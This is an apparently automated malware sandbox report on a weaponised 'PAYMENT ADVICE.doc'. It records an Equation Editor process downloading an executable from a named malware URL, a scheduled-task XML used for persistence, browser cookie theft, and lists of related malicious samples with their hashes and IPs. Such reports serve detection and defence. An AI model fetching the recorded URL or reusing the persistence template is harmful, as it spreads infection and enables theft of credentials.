	RFQ- ROTO Fittings- 19072021.doc	Get hash	malicious	Browse	• 172.67.169.145
	ORDER_683703789238738.xlsx	Get hash	malicious	Browse	• 104.21.27.166
	New Order for Promax Ranger Neo2.doc	Get hash	malicious	Browse	• 172.67.169.145
	BOQ.doc	Get hash	malicious	Browse	• 172.67.169.145
	Reversed Invoice KPR2021.doc	Get hash	malicious	Browse	• 104.21.27.166
	OUTGOING PAYMENT MT103_WA00049739_____ _____jpg.exe	Get hash	malicious	Browse	• 172.67.169.145
	PO 4020169418_SHC 1000350721.doc	Get hash	malicious	Browse	• 172.67.169.145
	Technical Requirement.doc	Get hash	malicious	Browse	• 104.21.27.166
	amended invoice packing list.doc	Get hash	malicious	Browse	• 104.21.27.166
	New Inquiry.doc	Get hash	malicious	Browse	• 104.21.27.166
	RFQ-GENERATOR SUPPLY_SPECS.doc	Get hash	malicious	Browse	• 172.67.169.145
	DOCUMENT.doc	Get hash	malicious	Browse	• 172.67.169.145
	Reversed invoice.doc	Get hash	malicious	Browse	• 172.67.169.145
	Tender Documents.doc	Get hash	malicious	Browse	• 104.21.27.166
mail.privateemail.com	ORDER . 4500028602 .doc	Get hash	malicious	Browse	• 198.54.122.60
	nZdwtTEYoW.exe	Get hash	malicious	Browse	• 198.54.122.60
	CORRECT BANK DETAILS FORM.doc	Get hash	malicious	Browse	• 198.54.122.60
	Shipping Documents .doc	Get hash	malicious	Browse	• 198.54.122.60
	0Lh7eA2VUZ.exe	Get hash	malicious	Browse	• 198.54.122.60
	REQUEST FOR QUOTATIO 158930165.doc	Get hash	malicious	Browse	• 198.54.122.60
	Inv PKF312021.doc	Get hash	malicious	Browse	• 198.54.122.60
	RFQ- ROTO Fittings- 19072021.doc	Get hash	malicious	Browse	• 198.54.122.60
	SOA.exe	Get hash	malicious	Browse	• 198.54.122.60
	20210716001.exe	Get hash	malicious	Browse	• 198.54.122.60
	20210716001.exe	Get hash	malicious	Browse	• 198.54.122.60
	Inquiry-Order.exe	Get hash	malicious	Browse	• 198.54.122.60
	New Order for Promax Ranger Neo2.doc	Get hash	malicious	Browse	• 198.54.122.60
	JaqsKbRJ8w.exe	Get hash	malicious	Browse	• 198.54.122.60
	neGJUsBCPT.exe	Get hash	malicious	Browse	• 198.54.122.60
	5Q2N9nbIIR.exe	Get hash	malicious	Browse	• 198.54.122.60
	BOQ.doc	Get hash	malicious	Browse	• 198.54.122.60
	Reversed Invoice KPR2021.doc	Get hash	malicious	Browse	• 198.54.122.60
	9PcMMlkF9y.exe	Get hash	malicious	Browse	• 198.54.122.60
	6mBVAJrIcy.exe	Get hash	malicious	Browse	• 198.54.122.60

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	NHnpjXX0sb	Get hash	malicious	Browse	• 37.61.233.132
	Scan003000494 pdf.exe	Get hash	malicious	Browse	• 104.219.248.49
	Statement SKBMT 09818.jar	Get hash	malicious	Browse	• 63.250.34.223
	41609787.exe	Get hash	malicious	Browse	• 198.54.115.48
	ORDER . 4500028602 .doc	Get hash	malicious	Browse	• 198.54.122.60
	Payment_invoice.exe	Get hash	malicious	Browse	• 198.54.117.212
	SUpODCSauS	Get hash	malicious	Browse	• 198.54.114.130
	0ZZqw52a6S.exe	Get hash	malicious	Browse	• 199.193.7.228
	nZdwtTEYoW.exe	Get hash	malicious	Browse	• 198.54.122.60
	CORRECT BANK DETAILS FORM.doc	Get hash	malicious	Browse	• 198.54.122.60
	Shipping Documents .doc	Get hash	malicious	Browse	• 198.54.122.60
	QxnlprRUTx.exe	Get hash	malicious	Browse	• 199.188.200.230
	0Lh7eA2VUZ.exe	Get hash	malicious	Browse	• 198.54.122.60
	REQUEST FOR QUOTATIO 158930165.doc	Get hash	malicious	Browse	• 198.54.122.60
	Statement.xlsx	Get hash	malicious	Browse	• 162.0.237.9
	Inv PKF312021.doc	Get hash	malicious	Browse	• 198.54.122.60
	RFQ- ROTO Fittings- 19072021.doc	Get hash	malicious	Browse	• 198.54.122.60
	INVOICE.exe	Get hash	malicious	Browse	• 198.54.117.211
	Order.exe	Get hash	malicious	Browse	• 198.54.117.215
	SOA.exe	Get hash	malicious	Browse	• 198.54.122.60
CLOUDFLARENETUS	PO20210722.xlsx	Get hash	malicious	Browse	• 162.159.130.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New order 11244332.pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	Z0hOr2pD7k.exe	Get hash	malicious	Browse	• 1.1.1.1
	USD_SLIP.docx	Get hash	malicious	Browse	• 104.21.19.245
	DHL JULY STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 104.21.19.200
	qK3005mdZn.exe	Get hash	malicious	Browse	• 172.67.168.51
	whesilox.exe	Get hash	malicious	Browse	• 172.67.188.154
	Bank contract,PDF.exe	Get hash	malicious	Browse	• 172.67.188.154
	Scan003000494 pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	Swift-pdf.exe	Get hash	malicious	Browse	• 104.21.13.164
	Order _ 08201450.doc	Get hash	malicious	Browse	• 172.67.188.154
	aLLEK0YD2O.exe	Get hash	malicious	Browse	• 104.21.13.164
	Statement SKBMT 09818.jar	Get hash	malicious	Browse	• 66.235.200.145
	DOC98374933_JULY2021.EXE	Get hash	malicious	Browse	• 172.67.203.175
	Specifications_Details_20337_FLQ.exe	Get hash	malicious	Browse	• 172.67.188.154
	RFQ - 4 SCH 160 EQUAL TEE.doc	Get hash	malicious	Browse	• 172.67.169.145
	RIi1iCfuVK.exe	Get hash	malicious	Browse	• 104.21.51.99
	kkXJRT8vEl.exe	Get hash	malicious	Browse	• 104.21.51.99
	kS2dqbsDwD.exe	Get hash	malicious	Browse	• 104.25.234.53
	Nb2HQZZDIf.exe	Get hash	malicious	Browse	• 104.25.233.53

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\user\AppData\Roaming\merciesxdncdc.exe
File Type:	Microsoft Cabinet archive data, 61020 bytes, 1 file
Category:	dropped
Size (bytes):	61020
Entropy (8bit):	**7.994886945086499**
Encrypted:	**true**
SSDEEP:	1536:IZ/FdeYPeFusuQszEfL0/NfXfdl5lNQbGxO4EBJE:0tdeYPiuWAVtlLBGm
MD5:	2902DE11E30DCC620B184E3BB0F0C1CB
SHA1:	5D11D14A2558801A2688DC2D6DFAD39AC294F222
SHA-256:	E6A7F1F8810E46A736E80EE5AC6187690F28F4D5D35D130D410E20084B2C1544
SHA-512:	EFD415CDE25B827AC2A7CA4D6486CE3A43CDCC1C31D3A94FD7944681AA3E83A4966625BF2E6770581C4B59D05E35FF9318D9ADADDADE9070F131076892AF2F A0
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF....\.....,.....I.....I.....R.q .authroot.stl.N....5..CK..8T....c_.d....A.K....=.D.eWI..r."Y...."i..,.=.I.D.....3...3WW.....y...9..w..D.yM10....`.0.e.._.'..a0xN....)F.C..t .z.,.O20.1``L.....m?H..C..X>Oc..q.....%.!^v%<...O...-..@/.....H.J.W..... T...Fp..2.|$....._Y..Y`&..s.1.....s.{..,."':o}9.....%._.xW*S.K..4"9.....q.G:.....a.H.y.. ..r...q./6.p.;.` =*.Dwj.....!.....s).B..y.....A.!W.....D!s0..!"X...I.....D0.....Ba...Z.0.o..I.3.v..W1F hSp.S)@.....'Z..QW...G...G.G.y+.x...aa`.3..X&4E..N...._O..<X.....K...xm..+M...O.H...)... .....*..o..~4.6.....p.`Bt.(..*V.N.!.p.C>..%.ySXY.>.`..f\|.*...'^K`\..e.....j/..\|..)..&i...wEj.w...o..r<.$.....C.....}.x...L..&..).r..\...>....v.....7...^..L!.$..'m...*,*.....7F$..~..S.6$S.-y....|.!.....x ...~k...Q/.w.e...h.[...9<x...Q.x.[]}*_%Z..K.).3..'....M.6QkJ.N.....Y..Q.n.[.(.... ...Bg..33..[...S..[... .Z..<i.-.]...po.k.,...X6.....y3^.t[.Dw.]ts. R..L..`..ut_F....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\user\AppData\Roaming\merciesxdncdc.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.128132928323873
Encrypted:	false
SSDEEP:	6:kK5l5sqdoW+N+SkQlPlEGYRMY9z+4KlDA3RUeIlD1Ut:mG5kPlE99SNxAhUe0et
MD5:	9B5941799D0326F5D38F79BAFF58369B
SHA1:	E636D57049B73BA03C807374AE7141E2251A7953
SHA-256:	16B2D9650A740EF9EBA55FE991AE95F716BAF0DBB3B94A30429D9CD3CBF02CDD

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
SHA-512:	04143BB2776F5F185B0A056029BB38DC828787B97ADBA0273DA44D104C9A94CF8DD300F50BA4BBB2EC7720779FCD5E6E0F3CF7AB1FA5F9DCC1B4B418C205603
Malicious:	false
Reputation:	low
Preview:	p..... ....L+.lf...(..... .....T'._.....$.....\...h.t.t.p.:./.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.d.6.5.4.2.7.7.5.f.d.7.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\okilo[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	918016
Entropy (8bit):	7.288418109516271
Encrypted:	false
SSDEEP:	24576:o8mDgYIvzz43Apj32FeC/V87ZXKzahp/:e1KHcApj3ql87EO
MD5:	E85A0E1E81ACBCEA6A0E10EEEDF32F6D
SHA1:	3C613A4D232645CCCBC7C1D8A3A8AFB54CD2D56C
SHA-256:	AE7399822AD5EF4D9BD2690DF74F6F1B472103380BE74FCA33611CE7265EBC01
SHA-512:	E9CEF57CAA3EC7A32D526934BF83154E555B0577629FA527028AD9D6385C80629917A2C46BE82388616A670F0830F4EB23A883A2CB34DF7EC28330A7A1B4E77A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 24%
Reputation:	low
IE Cache URL:	http://maritradeshipplng.com/wayss/okilo.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...y..`.....V.....nu... .....@.. ..... ..@..... u..K.....`..... ....H.....text...tU... ...V..... ..`.sdata.....Z.....@....rsrc..... .....\.....@..@.reloc.....`.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{7621A4C2-B642-4F8D-8632-93AA6D767CE8}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1034
Entropy (8bit):	1.9979633320383752
Encrypted:	false
SSDEEP:	12:3TURdO2GPUXoDIlulDx9vlk56/buvq2Zf/h:Cd+PMplulDbvy56/bunf/h
MD5:	A0992BC512D99AC859A0EF0FDE87A283
SHA1:	978E5F05BFF696D3579CBFCBE869CC586F723A21
SHA-256:	1947CED15B6C19F1F910A911FBC3BFB77ABD80B441D029FE60C2DFB0E4B6850F
SHA-512:	DE3D1AFB6DE9845A746A26E3F5195504C58DD5059C15B581731C42561F504F46CD62120EA14F0B6101FE7B31080741589EB45242C4789DC2ED109D90449DC0C5
Malicious:	false
Reputation:	low
Preview:	. . . . . .3.9.5.8.6.5.8.9. . . . . ._. . . . . R.s.3.l.f.w.q.8.j.D.v.R.J.B.6.x.0._.j.k.n.4.w.P.A.6.b.M.q.k.t.3.F.I.D.O.W.s.Y.V.4.p.6.r.J.V.A.Z.e.A.J.1.r.A.l.c.S.Q.1.w.Z.B.k.0.t.s.w.u.0.M. . . . . .9.3.4.1.3.6.2.6.6.9.3.4.1.3.6.2.6.6.=..... .E.q.u.a.t.i.o.n...3..... .....j....C J..OJ..QJ..U..^J..aJ

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B5F1B80B-61BE-41BF-89DB-AF92964D1C77}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B5F1B80B-61BE-41BF-89DB-AF92964D1C77}.tmp	
Preview:	....

C:\Users\user\AppData\Local\Temp\Cab1C98.tmp	
Process:	C:\Users\user\AppData\Roaming\merciesxdncdc.exe
File Type:	Microsoft Cabinet archive data, 61020 bytes, 1 file
Category:	dropped
Size (bytes):	61020
Entropy (8bit):	**7.994886945086499**
Encrypted:	**true**
SSDEEP:	1536:IZ/FdeYPeFusuQszEfL0/NfXfdl5lNQbGxO4EBJE:0tdeYPiuWAVtlLBGm
MD5:	2902DE11E30DCC620B184E3BB0F0C1CB
SHA1:	5D11D14A2558801A2688DC2D6DFAD39AC294F222
SHA-256:	E6A7F1F8810E46A736E80EE5AC6187690F28F4D5D35D130D410E20084B2C1544
SHA-512:	EFD415CDE25B827AC2A7CA4D6486CE3A43CDCC1C31D3A94FD7944681AA3E83A4966625BF2E6770581C4B59D05E35FF9318D9ADADDADE9070F131076892AF2FA0
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF....\.....,.....I.....I.....R.q .authroot.stl.N....5..CK..8T....c_.d....A.K....=.D.eWI..r."Y...."i..,.=.I.D.....3...3WW.....y...9..w..D.yM10....`.0.e.._.'..a0xN....)F.C..t .z.,.O20.1``L.....m?H..C..X>Oc..q.....%.!^v%<...O...-..@/.....H.J.W..... T...Fp..2.\$....._Y..Y`&..s.1.....s.{..,."':o}9.....%._.xW*S.K..4"9.....q.G:.....a.H.y.. ..r...q./6.p.;.` =*.Dwj.....!.....s).B..y.....A.!W.....D!s0..!"X...I.....D0.....Ba...Z.0.o..I.3.v..W1F hSp.S)@.....'Z..QW...G...G.G.y+.x...aa`.3..X&4E..N...._O..<X.....K...xm..+M...O.H...)... .....*..o..~4.6.....p.`Bt.(..*V.N.!.p.C>..%.ySXY.>.`..f|.*...'^K`\..e.....j/..|..)..&i...wEj.w...o..r<.$.....C.....}.x...L..&..).r..\...>....v.....7...^..L!.$..'m...*,*.....7F$..~..S.6$S.-y....|.!.....x ...~k...Q/.w.e...h.[...9<x...Q.x.][}*_%Z..K.).3..'....M.6QkJ.N.....Y..Q.n.[.(.... ...Bg..33..[...S..[... .Z..<i.-.]...po.k.,...X6.....y3^.t[.Dw.]ts. R..L..`..ut_F....

C:\Users\user\AppData\Local\Temp\Tar1C99.tmp	
Process:	C:\Users\user\AppData\Roaming\merciesxdncdc.exe
File Type:	data
Category:	dropped
Size (bytes):	158974
Entropy (8bit):	6.311775051607851
Encrypted:	false
SSDEEP:	1536:ilqXley2pR737/99UF210gNucQodv+1//dMrYJntYyjCQx7s2t6OGP:iQXipR7O/gNuc/v+lXjCQ7sO0
MD5:	E4731F8A3E7352DBA44EC7D3DD15BAEA
SHA1:	D5CA0025FBD356DEB8EDE35001F93039625562A5
SHA-256:	6C78EF77ACEF978321CCD30EE126FB7D30285BC186DDBDBE8B3E8F6E69D01353
SHA-512:	E68BA11A73E28404A274F0EE4ECC97A8BEFEDB91A20BDC5B00C72AE8928DD63924E351BE8A88E40960D54CE07E21EA21710DB0DFA00A5558C4264490E27B6988
Malicious:	false
Preview:	0..l...*.H.....l.0..l....1.0...`.H.e.....0..\...+.....7.....\.0..\.0...+.....7........_.T.....2106112104l3Z0...+.....0..\.0..*.....`...@.,...0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,...0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u. t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_.....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.. .lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\tmp2E52.tmp	
Process:	C:\Users\user\AppData\Roaming\merciesxdncdc.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1619
Entropy (8bit):	5.149515696926573
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBItn:cbhZ7ClNQi/rydbz9I3YODOLNdq3I
MD5:	70A159A3BAD5639BFBC4FB11D77059B7
SHA1:	233D04B3ACAF4ED93FF029B11099CE048A0376B5
SHA-256:	7FB966A4E0F49D41ECE7FEA26CB4AEF90466119D8F00C84E0195D5F5AACC3880
SHA-512:	E84C3AD4DEBA2B2938A17CA12C1A610969BC53BCE12C752231A064ACE1E3747BBB73AC8574B91C647F857ABED5201D0674483EA7FA6FB4D1BE4AECC0EEF4E2DA
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Roaming\1ht4xmev.key\Chrome\Default\Cookies	
Process:	C:\Users\user\AppData\Roaming\merciesxdncdc.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	0.9650411582864293
Encrypted:	false
SSDEEP:	48:T2loMLOpEO5J/KdGU1jX983Gul4kEBrvK5GYWgqRSESXh:inNww9t9wGAE
MD5:	903C35B27A5774A639A90D5332EEF8E0
SHA1:	5A8CE0B6C13D1AF00837AA6CA1AA39000D4EB7CF
SHA-256:	1159B5AE357F89C56FA23C14378FF728251E6BDE6EEA979F528DB11C4030BE74
SHA-512:	076BD35B0D59FFA7A52588332A862814DDF049EE59E27542A2DA10E7A5340758B8C8ED2DEFE78C5B5A89EE54C19A89D49D2B86B49BF5542D76C1D4A378B4027
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....g...N..... ....

C:\Users\user\AppData\Roaming\1ht4xmev.key\Firefox\Profiles\7xwghk55.default\cookies.sqlite	
Process:	C:\Users\user\AppData\Roaming\merciesxdncdc.exe
File Type:	SQLite 3.x database, user version 7, last written using SQLite version 3017000
Category:	modified
Size (bytes):	524288
Entropy (8bit):	0.08107860342777487
Encrypted:	false
SSDEEP:	48:DO8rmWT8cl+fpNDId7r+gUEl1B6nB6UnUqc8AqwlhY5wXwwAVshT:DOUm7ii+7Ue1AQ98VVY
MD5:	1138F6578C48F43C5597EE203AFF5B27
SHA1:	9B55D0A511E7348E507D818B93F1C99986D33E7B
SHA-256:	EEEDF71E8E9A3A048022978336CA89A30E014AE481E73EF5011071462343FFBF
SHA-512:	6D6D7ECF025650D3E2358F5E2D17D1EC8D6231C7739B60A74B1D8E19D1B1966F5D88CC605463C3E26102D006E84D853E390FFED713971DC1D79EB1AB6E5658
Malicious:	false
Preview:	SQLite format 3.....@ .....(.....}..~...}..... ....

C:\Users\user\AppData\Roaming\JxCmQoa.exe	
Process:	C:\Users\user\AppData\Roaming\merciesxdncdc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	918016
Entropy (8bit):	7.288418109516271
Encrypted:	false
SSDEEP:	24576:o8mDgYIvzz43Apj32FeC/V87ZXKzahp/:e1KHcApj3ql87EO
MD5:	E85A0E1E81ACBCEA6A0E10EEEDF32F6D
SHA1:	3C613A4D232645CCCBC7C1D8A3A8AFB54CD2D56C
SHA-256:	AE7399822AD5EF4D9BD2690DF74F6F1B472103380BE74FCA33611CE7265EBC01
SHA-512:	E9CEF57CAA3EC7A32D526934BF83154E555B0577629FA527028AD9D6385C80629917A2C46BE82388616A670F0830F4EB23A883A2CB34DF7EC28330A7A1B4E77A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 24%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...y..`.....V.....nu... .....@.. ..... ..@..... u..K.....`..... ....H.....text...tU... ...V..... ..`.sdata.....Z.....@....rsrc..... .....\.....@..@.reloc.....`.....@..B..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\PAYMENT ADVICE.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Wed Aug 26 14:08:16 2020, atime=Thu Jul 22 23:30:34 2021, length=4547, window=hide
Category:	dropped
Size (bytes):	2068
Entropy (8bit):	4.590149997036641
Encrypted:	false
SSDEEP:	48:8Fh/XTFGqg2M2zVQh2Fh/XTFGqg2M2zVQ/:8T/XJGqgV2zVQh2T/XJGqgV2zVQ/
MD5:	E07040CE2E1AB565DEA33B6137C4F158

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\PAYMENT ADVICE.LNK	
SHA1:	854E081D9152EB535A0398506966A7E38DFC3D99
SHA-256:	EDA2AD4E4EC04F2A59192A7695D7B5FBE167F30DDC9711FDD6C6E3A7372E7ED6
SHA-512:	C01267CF2A6F6AA2DBCCCA689317D85C8503034E164641CEDD0F44A8CE0BAE7D53AE6A8B55E73268D736F8A7B2237FEDAFA08CC0455E107E5855027EF45818E
Malicious:	false
Preview:	L.....F.... ...a....{..a....{...{..Y.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....n.2.....R.. .PAYMEN~1.DOC..R.....Q.y.Q.y*...8.....P.A.Y.M.E.N.T. .A.D.V.I.C.E...d.o.c.....\.....-...8...[.....?J.....C:\Users\..#.....\\066656\Users.user\Desktop\PAYMENT ADVICE.doc.).....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.A.Y.M.E.N.T. .A.D.V.I.C.E...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C.&..m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....066656.....D_....3N...W...9F.C.....[D_

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	80
Entropy (8bit):	4.492965207485577
Encrypted:	false
SSDEEP:	3:M1u8ogSgA4otDSgA4omX1u8ogSgA4ov:Ms8ogT3mDT3G8ogT3y
MD5:	A09DEABB3E8DDD44DB8D4057AE8690F3
SHA1:	67FD33C2F0245E33C3E9BD53CB5DB26BF3FED334
SHA-256:	514B4256FBDA9C731E7FC89315FBD71DB3533B8DC3EDB6A3554B40E4D3CD144C
SHA-512:	68CDD62A756742E7062DE36482C30B7A4154425A7428C0BA7A11F02622DF0A92FD68664A738413DE514264785B1EE1953767A6E8D24AE3E78E82A4E90582F0F3
Malicious:	false
Preview:	[doc]..PAYMENT ADVICE.LNK=0..PAYMENT ADVICE.LNK=0..[doc]..PAYMENT ADVICE.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVydH/5llORewrU9lln:vdsCkWtORWRjYl
MD5:	390880DCFAA790037FA37F50A7080387
SHA1:	760940B899B1DC961633242DB5FF170A0522B0A5
SHA-256:	BE4A99C0605649A08637AC499E8C871B5ECA2BAA03909E8ADBAA4C7A6A1D5391
SHA-512:	47E6AC186253342882E375AA38252D8473D1CA5F6682FABD5F459E1B088B935E326E1149080E0FE94AB176A101BA2CB9E8B700AB5AFAE26F865982A8DA295FD3
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\merciesxdncdc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	918016
Entropy (8bit):	7.288418109516271
Encrypted:	false
SSDEEP:	24576:o8mDgYIvzz43Apj32FeC/V87ZXKzahp/:e1KHcApj3ql87EO
MD5:	E85A0E1E81ACBCEA6A0E10EEEDF32F6D
SHA1:	3C613A4D232645CCCBC7C1D8A3A8AFB54CD2D56C
SHA-256:	AE7399822AD5EF4D9BD2690DF74F6F1B472103380BE74FCA33611CE7265EBC01
SHA-512:	E9CEF57CAA3EC7A32D526934BF83154E555B0577629FA527028AD9D6385C80629917A2C46BE82388616A670F0830F4EB23A883A2CB34DF7EC28330A7A1B4E77A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 24%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...y..`.....V.....nu... .....@.. ..... ..@..... u..K.....`..... ....H.....text...tU... ...V..... ..`.sdata.....Z.....@....rsrc..... .....\.....@..@.reloc.....`.....@..B.....

C:\Users\user\Desktop\~$YMENT ADVICE.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

C:\Users\user\Desktop\~$YMENT ADVICE.doc	
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVydH/5llORewrU9lln:vdsCkWtORWRjYl
MD5:	390880DCFAA790037FA37F50A7080387
SHA1:	760940B899B1DC961633242DB5FF170A0522B0A5
SHA-256:	BE4A99C0605649A08637AC499E8C871B5ECA2BAA03909E8ADBAA4C7A6A1D5391
SHA-512:	47E6AC186253342882E375AA38252D8473D1CA5F6682FABD5F459E1B088B935E326E1149080E0FE94AB176A101BA2CB9E8B700AB5AFAE26F865982A8DA295FD3
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.336591266390289
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	PAYMENT ADVICE.doc
File size:	4547
MD5:	71af183490ef5c747eb3b6a1417c8f33
SHA1:	cbf5c744909fb1978d8bbadb3b1377e7b364f90d
SHA256:	fd1d1d4f70fb3b258e798ba9ac66abd6ad9d9de16b4b2204f55519ea59eb7d12
SHA512:	73e271f3eb303443808c22f9e41d9d3d72d0d0451c7e9443beceb04a3aa486fa236fef6d72cff8d4e04fa2ae0478943edeff695d9eb95855171daa57c133c77
SSDEEP:	96:pyfv7sySj/d6PsRfPkElCaGjc9OqzL5ud9YPm2KJbe:pyfvoySDgPsR3VlCbjEOWud60be
